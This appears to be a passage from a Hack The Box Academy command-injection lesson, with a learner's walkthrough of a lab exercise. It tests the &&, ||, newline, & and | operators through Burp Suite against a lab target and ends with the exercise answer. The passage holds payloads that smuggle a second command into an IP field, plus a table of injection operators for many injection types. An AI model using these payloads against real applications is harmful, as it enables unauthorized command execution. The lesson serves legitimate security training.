Other Injection Operators
Before we move on, let us try a few other injection operators and see how differently the web application would handle them.
AND Operator
We can start with the AND (&&) operator, such that our final payload would be (127.0.0.1 && whoami), and the final executed command would be the following:
ping -c 1 127.0.0.1 && whoami
As we always should, let's try to run the command on our Linux VM first to ensure that it is a working command:
21y4d@htb[/htb]$ ping -c 1 127.0.0.1 && whoami

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.03 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.034/1.034/1.034/0.000 ms
21y4d
As we can see, the command does run, and we get the same output we got previously. Try to refer to the injection operators table from the previous section and see how the && operator is different (if we do not write an IP and start directly with &&, would the command still work?).
Now, we can do the same thing we did before by copying our payload, pasting it in our HTTP request in Burp Suite, URL-encoding it, and then finally sending it:
As we can see, we successfully injected our command and received the expected output of both commands.
OR Operator
Finally, let us try the OR (||) injection operator. The OR operator only executes the second command if the first command fails to execute. This may be useful for us in cases where our injection would break the original command without having a solid way of having both commands work. So, using the OR operator would make our new command execute if the first one fails.
If we try to use our usual payload with the || operator (127.0.0.1 || whoami), we will see that only the first command would execute:
21y4d@htb[/htb]$ ping -c 1 127.0.0.1 || whoami

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.635 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.635/0.635/0.635/0.000 ms
This is because of how bash commands work. As the first command returns exit code 0 indicating successful execution, the bash command stops and does not try the other command. It would only attempt to execute the other command if the first command failed and returned an exit code 1.
Try using the above payload in the HTTP request, and see how the web application handles it.
Let us try to intentionally break the first command by not supplying an IP and directly using the || operator (|| whoami), such that the ping command would fail and our injected command gets executed:
21y4d@htb[/htb]$ ping -c 1 || whoami

ping: usage error: Destination address required
21y4d
As we can see, this time, the whoami command did execute after the ping command failed and gave us an error message. So, let us now try the (|| whoami) payload in our HTTP request:

We see that this time we only got the output of the second command as expected. With this, we are using a much simpler payload and getting a much cleaner result.
Such operators can be used for various injection types, like SQL injections, LDAP injections, XSS, SSRF, XXE, etc. We have created a list of the most common operators that can be used for injections:
| Injection Type | Operators |
|---|---|
| SQL Injection | ' , ; -- /* */ |
| Command Injection | ; && |
| LDAP Injection | * ( ) & | |
| XPath Injection | ' or and not substring concat count |
| OS Command Injection | ; & | |
| Code Injection | ' ; -- /* */ $() ${} #{} %{} ^ |
| Directory Traversal/File Path Traversal | ../ ..\\ %00 |
| Object Injection | ; & | |
| XQuery Injection | ' ; -- /* */ |
| Shellcode Injection | \x \u %u %n |
| Header Injection | \n \r\n \t %0d %0a %09 |
Keep in mind that this table is incomplete, and many other options and operators are possible. It also highly depends on the environment we are working with and testing.
In this module, we are mainly dealing with direct command injections, in which our input goes directly into the system command, and we are receiving the output of the command. For more on advanced command injections, like indirect injections or blind injection, you may refer to the Whitebox Pentesting 101: Command Injection module, which covers advanced injections methods and many other topics.
Exercise
TARGET: 154.57.164.75:30241
Challenge 1
Try using the remaining three injection operators (new-line, &, |), and see how each works and how the output differs. Which of them only shows the output of the injected command?
To start trying each injection operator first lets open the target in a new browser tab and activate the Burp proxy. Then on Burp turn Intercept on.

Now, with intercept on, lets send a random request on the website so that burp can intercept it and we can modify the content

When you click Check, the Burp window ill pop up and you will be able to modify this request.
Try new-line
Lets first try the new-line operator which URL-encoded is %0a:
127.0.0.1%0awhoami
Put this on the Burp intercepted request:
ip=127.0.0.1%0awhoami
Now send the request by hitting "Forward"

Next go back to the browser tab to verify the response:

- With the new-line operator (
%0a) we see that the output of thepingcommand is still visible so lets try the remaining operators
Try &
The next operator to try is the & operator, which in the shell would look like:
ping 127.0.0.1 & whoami
- This operator basically instructs the command to run it in the background
Lets build a URL-encoded payload with this command:
127.0.0.1%20%26%20whoami

- Note that using this operator will show exactly the same as the previous new-line operator (still showing the
pingresults)
Try |
The next and last operator to try is the | operator
ping 127.0.0.1 | whoami
- In bash this operator is the pipe operator which connects the output of one command to another. (Fork and pipe)
The URL-encoded version of the above command (without ping) would look like:
127.0.0.1%20%7C%20whoami

- Having tried the three operators, now we know the only one that shows the output of the injected command only is the
|operator!
flag: |